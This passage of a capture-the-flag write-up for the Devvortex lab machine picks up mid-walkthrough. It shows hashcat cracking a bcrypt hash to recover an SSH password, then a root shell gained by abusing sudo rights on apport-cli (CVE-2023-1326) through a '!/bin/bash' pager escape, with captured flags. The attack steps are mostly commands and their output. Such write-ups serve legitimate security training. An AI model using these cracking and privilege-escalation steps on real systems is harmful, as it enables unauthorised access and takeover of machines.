


```
┌──(kali㉿kali)-[~/Documents/devvortexhtb]
└─$ hashid logal.txt
--File 'logal.txt'--
Analyzing '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'logal.txt'--
```

13. We can try to crack it using hashcat for the blowfish mode and we will find the password is **tequieromucho**




```
┌──(kali㉿kali)-[~/Documents/devvortexhtb]
└─$ hashcat -m 3200 logal.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The poc
l project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
═════════
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i5-13600K, 4919/9902 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB
```




```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy ... tkIj12
Time.Started.....: Mon Feb  5 05:54:24 2024 (17 secs)
Time.Estimated ...: Mon Feb  5 05:54:41 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       86 H/s (4.98ms) @ Accel:6 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1404/14344385 (0.01%)
Rejected.........: 0/1404 (0.00%)
Restore.Point....: 1368/14344385 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: lacoste → harry
Hardware.Mon.#1..: Util: 79%

Started: Mon Feb  5 05:54:18 2024
Stopped: Mon Feb  5 05:54:42 2024
```

User Escalation

1. We can now login to the user by inputting the password




```
┌──(kali㉿kali)-[~/Documents/devvortexhtb]
└─$ ssh logan@devvortex.htb
The authenticity of host 'devvortex.htb (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devvortex.htb' (ED25519) to the list of known hosts.
logan@devvortex.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 05 Feb 2024 10:56:42 AM UTC

  System load:           0.0
  Usage of /:            63.6% of 4.76GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             162
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b9ad
```



```
  Processes:             162
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b9ad

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
9a6826ed1b29102170293945cf6c2386
logan@devvortex:~$ 
```


Privilege Escalation

1. We can see that this user can run certain commands




```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

https://github.com/diego-tella/CVE-2023-1326-PoC




```
== ApportVersion =================================
2.20.11-0ubuntu27

== Architecture =================================
amd64

== CasperMD5CheckResult =================================
skip

== Date =================================
Mon Feb  5 11:04:46 2024

== DistroRelease =================================
Ubuntu 20.04

== Package =================================
xorg (not installed)

== ProblemType =================================
Bug

== ProcCpuinfoMinimal =================================
processor       : 1
vendor_id       : AuthenticAMD
cpu family      : 23
model           : 49
!/bin/bash
```

2. We have obtained root



```
What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/home/logan# 
```



```
  K: Keep report file for sending later or copying to som
  I: Cancel and ignore future crashes of this program ver
  C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/home/logan# ls
user.txt
root@devvortex:/home/logan# cd
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
5f1ee1c87fdd30c4dafeb082d58462cf
root@devvortex:~# 
```